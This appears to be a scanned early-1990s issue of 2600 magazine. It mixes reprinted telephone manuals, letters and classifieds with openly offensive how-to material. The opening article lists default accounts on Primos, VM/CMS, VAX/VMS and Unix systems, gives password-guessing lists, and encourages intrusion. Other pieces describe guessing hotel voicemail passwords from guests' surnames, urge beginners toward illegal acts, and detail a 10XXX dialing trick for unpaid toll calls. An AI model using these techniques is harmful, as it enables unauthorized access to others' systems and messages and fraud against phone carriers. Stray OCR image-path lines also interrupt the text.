The following is a list of common passwords for various systems. On a respectable system, these will be constantly changed. But not all system managers are smart or security conscious. The first system that I got into was by using a common account (no password was needed in this case, just the Unix "uucp" as a username). Sometimes systems are put up and completely left alone. It seems the managers think that nobody will find the system. In my case, the system was kept current, and I had "uucp" privileges to the School Board computer. Remember, as long as you don't do anything that damages or destroys data, they probably will never know that you have been there.

### Common Accounts for the Primos System

**Prime**
**Admin**
**Games**
**Test**
**Tools**
**System**
**Rje**
**Guest**
**Netman**
**Cmdnco**
**Primos**
**Demo**
**Regist**
**Prirun**
**Telenet**

### Common Accounts for the VM/CMS System

**Operator**
**Cmsbatch1**
**Autolog1**
**Operatns**
**Vmtest**
**Vmutil**
**Maint**
**Smart**
**Vtam**
**Erep**
**Rscs**
**Cms**
**Sna**

### Common Accounts for the Vax/Vms

**Vax**
**Vms**
**Dcl**
**Demo**
**Test**
**Help**
**News**
**Guest**
**Decnet**
**Systest**
**Uetp**
**Default**
**User**
**Field**
**Service**
**System**
**Manager**
**Operator**

### Common Accounts for the Unix System

**root**
**uucp**
**nuucp**
**daemon**
**who**
**guest**
**io**
**com**

**bin**
**sys**
**informix**
**uucpmgr**
**adm**
**profile**
**trouble**
**intro**
**rje**
**hello**
**lp**
**setup**
**powerdown**
**uname**
**makefsys**
**mountfsys**
**checkfsys**
**umountfsys**

This should give you an idea on where to start.

### Combinations

The combinations to get into a system are nearly infinite. If the password needed to get into the system is something like "FRM;UN!DA" then the chances are extremely remote that you will get in. Multiply the following: the number of tries where you use the username as the password by the variations of a word (i.e. for "CMSBATCH" passwords could be "Batch" or "BATCHCMS"). Now add on names and wild guesses. This should give you quite a list. All you can do is exhaust your list of username/password combinations and move on. You have done your best as far as trial and error hacking is concerned. Trashing for printouts is also an option.

Druidic Death at one time surveyed a VM/CMS system's unencrypted password file and wrote the results down as categories. This is a list of his findings:

**Total number of system users: 157**

**Total number of accounts that can't be logged into: 37**

**Total number of passwords that are a form of the account name: 10**

**Total number of passwords that are the same as the account's name: 3**

**Total number of passwords that are a related word to the account name: 10**

**Total number of passwords that are first names, not the user's own: 17**

**Total number of passwords that are the user's first name: 19**

**Total number of passwords that are words related to the user's job: 7**

**Total number of passwords that are the name of the company: 1**

**Total number of random character passwords: 1**

**Total number of passwords that are, in some format, calendar dates: 32**

**Total number of passwords that were unchanged defaults: 7**

This should give you an idea of how things are placed in a major corporate computer.

### Imagination

This is what you need to gain access to an account. Being a number cruncher just won't do it anymore. In the following segment, I will list out ideas with about 20 or 30 examples in each. This article will get you going. You just have to finish the job.

### Common First and Last Names

These can readily be obtainable out of the telephone book, the greatest source of all first and last names. Examples:

**Gus**
**Dave**
**Chris**
**Michele**
**Jessica**
**Arthur**
**Robert**
**Patrick**
**Arnold**
**Benjamin**
**Derek**
**Eddie**
**Shannon**
**Richard**

**Ross**
**Keith**
**William**
**Bubba**
**Mickey**
**Clyde**

### Colors

Figure it out for yourself, everything is possible. Examples:

**Blue**
**Black**
**Orange**
**Red**
**Yellow**
**Purple**
**Magenta**
**Green**

### The Dictionary

The single most important document. Everyone should have one, and if you do not have one get one. Many passwords are at your disposal. And, by all means when on a Unix, download /usr/dict/words, the online dictionary. I also believe that you should not limit your words to just the English versions. There is no reason why passwords cannot be in Spanish, French, etc.

### Types of Cars

**Pontiac**
**Ford**
**Chevy**
**Buick**
**Toyota**
**Honda**
**Ferrari**
**Porsche**

Motorcycles and all venue of transportation can be included in this segment.

### Rock Bands

**Zeppelin**
**Pinkfloyd**
**Hendrix**
**REM**
**Cream**
**Ozzy**
**Gunsroses**
**Mozart**
**Publicenemy**

### Etc.

This section can include magazines, software, profanities (when I was validation sysop on Digital Logic's Data Service I don't know how many people used the word FUCK when asking for validation). You should have accumulated quite a list by now.

### Conclusion

This is it. I hope you have learned that nothing should be put past the system manager. He is the only person between you and a system that could be an excellent source of information. Enjoy!

### References


Look at the following articles for in-depth information for specific operating systems:

"Unix From the Ground Up" by The Prophet. Unbelievably helpful in learning Unix.

Lex Luthor's "Hacking VAX/VMS". *2600 Magazine*, February 1986.

"A Guide to the Primos Operating System" by Carrier Culprit. *LOD/H Technical Journal #2*.

"Hacking IBM's VM/CMS Operating System" by Lex Luthor. *2600 Magazine*, November and December 1987.



# HOW TO USE THE DIAL TELEPHONE

NEW YORK TELEPHONE COMPANY

**YET ANOTHER INTERNAL PHONE COMPANY DOCUMENT! THIS ONE WE'RE REPRINTING IN ITS ENTIRETY ON THE NEXT TWO PAGES, AS A PUBLIC SERVICE.**

*You will find the dial telephone easy to operate and the service it provides fast and dependable. The information in the following pages will be helpful to you in obtaining the utmost satisfaction and convenience in the use of dial service.*

***New York Telephone Company***

***

### Listening for Dial Tone

On all calls, remove the receiver from the hook and listen for dial tone before starting to dial. Dial tone is a steady humming sound in the receiver indicating that the line is ready for you to dial.

### Calls to Central Offices Which You Should Dial Direct

(Central offices which you should dial direct from your telephone are shown on the card furnished to you.)

When you hear dial tone, keep the receiver off the hook and dial the first two letters of the central office name, the office numeral, then each figure of the line number.

For example, if dialing WOrth 2-9970 -

(1) Place your finger in the opening in the dial over the letter W.

(2) Pull the dial around until you strike the finger stop.

(3) Remove your finger from the opening, and without touching the dial allow it to return to its normal position.

(4) Proceed in the same way to dial the letter O and the figures 2-9-9-7 and 0.

If the number called has a party line letter, dial the number in the same way, followed by the letter at the end of the number.

Within a few seconds after you have completed dialing, you should hear either the ringing signal, an intermittent burr-rr-ing sound, or the busy signal, a rapid buzz-buzz-buzz.

If you hear an interrupted buzzing sound, as buzz-buzz — buzz-buzz, it indicates that you have dialed the central office designation incorrectly. Hang up the receiver, wait a few seconds, and make another attempt, being careful to dial the central office designation correctly.

If you do not hear any signal within half a minute, hang up the receiver, wait a few seconds and make another attempt.

When, for any reason, you do not obtain a connection (for example, the called line is busy or does not answer), you will get quicker service if you hang up the receiver and try the call again yourself at intervals instead of immediately calling the operator for assistance. No charge is made unless you obtain an answer from a subscriber's telephone.

If you make a mistake while dialing, hang up the receiver at once, wait a few seconds, and make another attempt.

Before starting to dial a second call, always hang up your receiver for a few seconds.

### Obtaining Assistance from the Operator

If you have trouble in dialing, or if you have occasion to report cases of service irregularities, you can reach the operator by placing your finger in the opening in the dial over the word "OPERATOR" and then pulling the dial around until you strike the finger stop.

After connection has once been established with the operator, you may recall her by moving your receiver hook up and down slowly. This can be done only when you are connected with the operator; on other calls, moving the receiver hook will break the connection.

### Calls from a Party Line or from a Line with an Extension Telephone

Always make sure that the line is not in use. If you do not hear the dial tone, inquire if the line is being held by some other person. If no response is received, hang up the receiver for a few seconds and make another attempt.

Listen on the line while dialing, and if you hear another party come in on the line or hear successive clicks in the receiver, it indicates that someone else on your line is trying to call. Inform him that the line is in use and request him to hang up his receiver. When he does so, hang up your own receiver for a few seconds, and then remove it and dial the complete number again.

To call another party on your line, dial the operator, give her the number you wish to call, state that it is the number of another party on your line, and give her your number.

To call an extension telephone on your line, dial the operator, give her your number and ask her to ring the extension telephone.

### Calls by Number to Central Offices Which You Can Not Dial Direct

To place calls by number to central offices within New York City which you can not dial direct, or to central offices at nearby points, dial the operator and give her the number of the telephone with which you desire to be connected, and also the number of the telephone from which you are calling. For example —

"Bayside 9-5570 — Walker 5-9970"

If the central office you are calling is not at a nearby point, give the operator the name of the city, the name of the state, if desirable, the number of the telephone with which you desire to be connected, and also the number of the telephone from which you are calling. For example —

"Philadelphia, Market 1234 — Walker 5-9970"

or

"Portland, Maine, Preble 1234 — Walker 5-9970"

### Out-of-Town Calls to Particular Persons

To make out-of-town calls to particular persons, dial the figures 2-1-1 and give the operator who answers the name of the person with whom you wish to speak, the name of the city, the name of the state, the number of the telephone with which you desire to be connected, and also the number of the telephone from which you are calling. For example —

"Mr. Paul Smith at Boston, Massachusetts, Main 3340 — Walker 5-9970"

### Information Calls

Telephone numbers of subscribers not listed in your directory, and telephone numbers of subscribers at out-of-town points may be obtained by calling Information.

To call Information, dial the figures 4-1-1.

### Telegrams

To send a telegram, look up the telephone number of the desired telegraph company in the directory, and dial this number as you would any other.

### Calls to the Telephone Company

Repair Service....Dial the figures 6-1-1
Business Office...Dial the figures 8-1-1
Time of Day.......Dial MEridian 7-1212

### Emergency Calls (Police, Fire, Ambulance)

Dial the operator, give her your number and say —

"I want a policeman."

"I want to report a fire."


"I want an ambulance."

If compelled to leave the telephone before the desired station answers, tell the operator where help is required.

You may also reach the Police and the Fire Departments directly by dialing the numbers listed in the directory.

### Dial Coin Telephones

The operation of dial coin telephones is quite similar to that of your own dial telephone. The only differences are that it is necessary to deposit a coin in order to obtain dial tone (indicating that the line is ready for you to dial) and that telegrams are sent by dialing the operator and telling her the telegraph company desired. If the called line is busy or does not answer, the coin will be returned after the receiver is hung up.



# Meridian Mail

We are pleased to introduce *Meridian Mail,* a telephone answering system designed to provide guests with the best possible message service.

When you are unable to answer calls to your room, *Meridian Mail* answers them for you. Callers are informed that you are not available. Messages can be left for your automatically, in detail, in any language, and with complete confidentiality.

Your messages are stored in your personal *"Voice Mailbox"* to be retrieved directly by you. Unless you choose to delete them, messages remain in your voice mailbox until you check out.

## To Hear Your Messages

### ■ *From your room*

The light on your telephone will flash when you have a new message. To retrieve your messages:

- lift the handset and press MESSAGE KEY

Reviewing the messages in your mailbox:

- to move to the previous message, Press 4
- to move to the next message, Press 6

Listening to your messages:

- to play, Press 2
- to continue playback, Press 2, again
- to skip forward, Press 3. This allows you to skip quickly through a long message
- to skip backwards, Press 1. This allows you to review a portion of the message.

### *To Get Help*

If you have trouble while accessing your mailbox, Meridian Mail automatically prompts you with the helpful instructions.

If you need more help:

- press * anytime while you are using Meridian Mail

If you would rather speak to an attendant:

- from inside the hotel, dial 0
- from outside the hotel, dial 484-1000

### ■ *From outside your room:*

You can retrieve messages while away from your room:

- from inside the hotel, Dial 4434 from outside the hotel, dial 646-4434 or 484-1000
- enter your room number and press #
- enter your password and press #

### ■ *Using a rotary phone:*

When using a rotary phone, you can only listen to your messages. You need a touch-tone phone to use any special commands.

- from inside the hotel, Dial 0
- from outside the hotel, Dial 202-484-1000
- give the attendant your name, room number and password

### ■ *"Other Mail"*

If you have other messages at the Front desk, Meridian Mail informs you that you have "other mail,"

To retrieve your other mail:

- Press 0

### Your Password

When you check in, your password is initially set to the first 4 digits of your last name: For example:

| Last Name | Password |
|---|---|
| Smith | Smit |
| Jones | Jone |

Contact the front desk if you need more information on passwords.

**Computer hackers at the CFP conference in Washington DC this spring found it astoundingly easy to get into guests' mailbox. All you need is a name and a room number! We wonder how many other hotels are so trusting.**

## i/o

(continued from page 30)

**Dear *2600*:**

We just heard about your mag and think it's a wonderful idea - finally a means by which we chip-heads can get in touch without spending loads of money on phone bills. See, we got much electronic shit to denounce even here in the ole continent, without mentioning the fucking growing corporate trash and the expanding neo-nazi movement.

But we ain't much organized over here; that's why we need you guys to give us a starting point. We'll go on from there. We ain't many either - but we dunno how many are on the biz, because it's quite difficult to find 'em all - but a steadily growing number anyway. We wish you a most "productive" work.

**DF**
**Milan, Italy**

## *BBS Update*

**Dear *2600*:**

I am the sysop of the Tin Shack BBS at (818) 992-3321. I have an ad in the Spring 1992 edition offering free elite access to all *2600* readers. I would like to thank you for publishing this ad and I'd like to thank the many hackers who are calling our BBS. I have enjoyed the CHATs and messages from your readers. We are starting an exclusive hackers conference and including a hackers filebase in this conference for sharing of code and text on the fine art of hacking that has continued to enhance the science of computing. We have also attracted the attention of a law enforcement agency from New York. This was easily detected as they were shying away from caller verification and then stupidly sending me a check for Elite Access paid out by their operating account of their home office. What a deal! Since we know our rights and hold no illegal wares I publicly thank them for helping us to buy new hardware! Hahaha! The message base in our new hackers conference will be current and quite interesting. If you are a *real* hacker, give us a call. No wannabes, phonies, or pheds allowed on the Tin Shack BBS.

**Guy Nohrenberg**
**Sysop**
**Tin Shack BBS**
**(818) 992-3321**

*If you're promoting free speech and aren't doing anything illegal, there's no reason to disallow anyone.*

## *Voice Mail Question*

**Dear *2600*:**

How come your voice BBS is only open after 11 pm? Also, why do you give out an expensive 0-700 number instead of a real phone number?

**Puzzled**

*First off, the 0-700 number costs 15 cents a minute. A regular phone number would cost 13 cents a minute. While slightly more, this is not comparable to a 900 number or anything of that nature. We give out that number because right now the system doesn't have a set phone number; it sometimes shows up on different lines. It's only available at night because it's currently a single-line system and opening the BBS during the day would tie up the voice mail functions. Right now we're working on expanding the system so that it shows up on our main number (516-751-2600) and so that the BBS part is available around the clock with multiple lines. To do this, we need to find some flexible multi-line voice mail software along with some cheap computers. If anyone has any suggestions, please send them our way. For now, the voice BBS can be reached through AT&T at 0-700-751-2600. Most of our writers can be reached through the voice mail section of that number, which is available 24 hours a day. During business hours, the rate of the 0-700 number is 25 cents a minute. (Don't worry, we're not making a penny off of this!)*

**2600 NOW HAS A VOICE BBS THAT OPERATES EVERY NIGHT BEGINNING AT 11:00 PM EASTERN TIME. FOR THOSE OF YOU THAT CAN'T MAKE IT TO THE MEETINGS, THIS IS A GREAT WAY TO STAY IN TOUCH. CALL 0700-751-2600 USING AT&T (IF YOU DON'T HAVE AT&T AS YOUR LONG DISTANCE COMPANY, PRECEDE THE ABOVE NUMBER WITH 10288). THE CALL COSTS 15 CENTS A MINUTE AND IT ALL GOES TO AT&T. YOU CAN ALSO LEAVE MESSAGES FOR 2600 WRITERS AND STAFF PEOPLE AROUND THE CLOCK.**

# 2600 marketplace

**2600 MEETINGS: New York City:** First Friday of the month at the Citicorp Center--from 5 to 8 pm in the lobby near the payphones, 153 E 53rd St., between Lexington and 3rd Avenues. Come by, drop off articles, ask questions, find the undercover agents. Call 516-751-2600 for more info. Payphone numbers: 212-223-9011, 212-223-8927, 212-308-8044, 212-308-8162. **Washington DC:** In the Pentagon City mall from 5 to 8 pm on the first Friday of the month. **San Francisco:** At 4 Embarcadero Plaza (inside) from 5 to 8 pm on the first Friday of the month. Payphone numbers: 415-398-9803,4,5,6. **Los Angeles:** At the Union Station, corner of Macy St. and Alameda from 5 to 8 pm, first Friday of the month. Inside main entrance by bank of phones. Payphone numbers: 213-972-9358, 9388, 9506, 9519, 9520; 213-625-9923, 9924; 213-614-9849, 9872, 9918, 9926. **Chicago:** Century Mall, 2828 Clark St., 5 pm to 8 pm, first Friday of the month, lower level, by the payphones. **St. Louis:** At the Galleria, Highway 40 and Brentwood, 5 pm to 8 pm, first Friday of the month, lower level, food court area, by the theaters. **Philadelphia:** 6 pm at the 30th Street Amtrak station at 30th & Market, under the "Stairwell 7" sign. Payphone numbers: 215-222-9880,9881,9779,9799,9632, and 387-9751. For info, call 215-552-8826. **Cambridge, MA:** 6 pm at Harvard Square, outside the "Au Bon Pain" bakery store. If it's freezing, then inside "The Garage" by the Pizza Pad on the second floor. **Call 516-751-2600 to start a meeting in your city.**

**TOP QUALITY** computer virus info. Little Black Book of Computer Viruses $14.95, add $2.50 postage. Disassemblies of popular viruses, fully commented and fully explained. Write for list. American Eagle Publications, Box 41401, Tucson, AZ 85717.

**ARRESTED DEVELOPMENT.** H/P/A/V. +31.79.426079. Renegade 8-10 UUCP DOMAINS! Virnet Node, PGP Areas, 386-33mhz, 300mb, USR DS 38k4.

**LOOKING FOR ANYONE** and everyone wanting to trade ideas, Amiga files, info about "interesting" things. I have about 10 megs of text files, ALWAYS looking for more! Contact Steve at 414-422-1067 or email rlipper@csd4.csd.uwm.edu

**WE CAME, WE SAW, WE CONQUERED.** 11" x 17" full color poster of pirate flag flying in front of AT&T facility. Send $6 to P.O. Box 771071, Wichita, KS 67277-1072.

**PHONES TAPPED,** office/home bugged, spouse cheating. Then this catalogue is for you! Specialized equipment, items, and sources. It's time to get even. Surveillance, countermeasures, espionage, personal protection. Send $5 check or money order to B.B.I., PO Box 978, Dept. 2-6, Shoreham, NY 11786.

**TAP BACK ISSUES,** complete set Vol. 1-91 of QUALITY copies from originals. Includes schematics and indexes. $100 postpaid. Via UPS or First Class Mail. Copy of 1971 Esquire article "The Secrets of the Little Blue Box" $5 & large SASE w/52 cents of stamps. Pete G., PO Box 463, Mt. Laurel, NJ 08054. We are the Original!

**PRINT YOUR ZIP CODE IN BARCODE.** A great label program that allows you to use a database of address to print label with barcode. You also type and print a custom label. Send $9 no check to: H. Kindel, 5662 Calle Real Suite 171, Goleta, CA 93117. IBM only.

**GENUINE 6.5536 MHZ CRYSTALS** only $5.00 each. Orders shipped postpaid via First Class Mail. Send payment with name and address to Electronic Design Systems, 144 West Eagle Road, Suite 108, Havertown, PA 19083. Also: information wanted on Northeast Electronics Corp's TTS-59A portable MF sender and TTS-2762R MF and loop signalling display. Need manuals, schematics, alignment and calibration instructions (or photocopies). Will reward finder.

**WIRELESS MICROPHONE** and wireless telephone transmitter kits. Featured in the WINTER 1991-92 2600. Complete kit of parts with PC board. $20 CASH ONLY, or $35 for both (no checks). DEMON DIALER KIT as reviewed in this issue of 2600. Designed and developed in Holland. Produces ALL voiceband signals used in worldwide telecommunications networks. Send $250 CASH ONLY (DM 350) to Hack-Tic Technologies, Postbus 22953, 1100 DL Amsterdam, Netherlands (allow up to 12 weeks for delivery). Please call +31 20 6001480 / *14#. Absolutely no checks accepted!

**FORMER U.S. ARMY ELECTRONIC WARFARE TECHNICIAN** with TS clearance looking for surveillance work which requires cunning, ingenuity, and skill. Prolocks of Atlantic City, Box 1769, Atlantic City, NJ 08404.

**TIN SHACK BBS (818) 992-3321.** The BBS where hackers abound! Over a gig of files, many on-line games! Multi-line! 2600 Magazine readers get FREE elite access!

**WOULD LIKE TO TRADE IDEAS** with and befriend any fellow 2600 readers. Call Mike at 414-458-6561 if interested.

Marketplace ads are free to subscribers! Send your ad to: 2600 Marketplace, PO Box 99, Middle Island, NY 11953. Include your address label. Ads may be edited or not printed at our discretion. Deadline for Winter issue: 12/1/92.

# getting started

**by Phord Prefect**

So you watched something on TV and it was about hackers... you said "nifty".... You read something on a BBS about free phone calling... you said "cool".... You started checking out books from the library about Knight Lightning, or maybe even blue boxing *(Esquire,* October 1971)... you said "wow".... You got this magazine and said, "I have to do this" but didn't know where to start. Well, you're not alone....

Your curiosity overwhelms you, but yet you can't seem to find that little thing to start your exploration. You could try looking around for other hackers, but if they have a lick of sense they won't make it too obvious. Try looking harder, they might just come to you.

So this doesn't work... you just can't seem to find any, or they're mostly pirates and can't help you. Well, you're just going to have to get the balls to do something illegal in your life (but I'm not forcing you), so do something. This magazine is full of examples. Sure there's stealing MCI calling cards, building blue, red, or whatever boxes, but there are much deeper things. If you defraud the phone company, you're not a hacker, you just get free phone calls. You need a passion for the system. You need a willingness to learn a lot about the system before you do something.

If you're looking for free phone calls, hurry up and do that and stop wasting your time. Like I said, you're not a hacker, you just are bothered and need a little trick to get onto BBS's in some distant place.

If you have a curiosity for the system, then you're in the right place. The phone company is something so amazingly huge that one could probably spend a lifetime exploring it. This "exploring" is what *2600* is all about. I know that you computer genius teenagers don't need manuals for things (like computer programs and VCR's) and are really impatient, so you don't want the bullshit. You want to know how to get into systems *now.* Well, relax. You made a good decision buying this mag, but you have to learn first. You need to know this thing backwards and forwards or else you'll screw up and get caught.

So, in response to the beginners writing in and wanting to "know how to get free phone calls and other phone tricks", you need to get knowledge. Read everything you can get your hands on and when you feel the time is right, after you know exactly how, where, why, and when to do it, do it.

# Toll Fraud

## What The Big Boys Are Nervous About

**by Count Zero**

**Restricted Data Transmissions**

Toll fraud is a serious problem that plagues the telecommunications industry. Recently I have acquired a collection of trashed documents detailing what AT&T and Bellcore are doing to stop these "thefts." I found these papers very enlightening and occasionally humorous. A few insights into what's bugging the telco.

Toll Fraud Prevention Committee (TFPC): This is an industry-wide "forum" committee set up in conjunction with Bellcore that deals with, guess what, toll fraud. The TFPC has "super elite" meetings every once in awhile. All participants are required to sign non-disclosure agreements. Fortunately, the participants frequently toss their notes in the POTC (Plain Old Trash Can — see, I can make stupid acronyms just like Bellcore!). As far as I'm concerned, once it's in the POTC, it's PD (public domain)!

The "open issues" concerning the TFPC currently are Third Number Billing Fraud, International Incoming Collect Calls to Payphones, and Incoming Collect Calls to Cellular. Apparently, they have noticed a marked increase in third number billing fraud in California. To quote a memo, "The most prevalent fraud scams include originating from coin/copt (aka COCOTs) phones as well as business and residence service that is fraudulently established." Third party billing from COCOTs is an old trick. Another type of COCOT abuse discussed was "10XXX" fraud. By dialing 10XXX (where XXX is the code for a certain LD carrier), the caller on the COCOT gets to choose their LD carrier. However, in some cases the LEC (Local Exchange Carrier) strips off the 10XXX and then sends the call to the IXC (Inter-Exchange Carrier, the guys that place the LD call) as a 1 + directly dialed call. So, when you dial 10XXX+011+international number, the LEC strips the 10XXX and the IXC sees the call as directly dialed international and assumes the call has been paid for by coin into the COCOT. Dialing 10XXX+1+ACN also sometimes works for LD calls within the United States. Anyway, COCOT providers are wigging out a bit because, while they *must* provide 10XXX+0 service, they want to block the 10XXX+1 and 10XXX+011 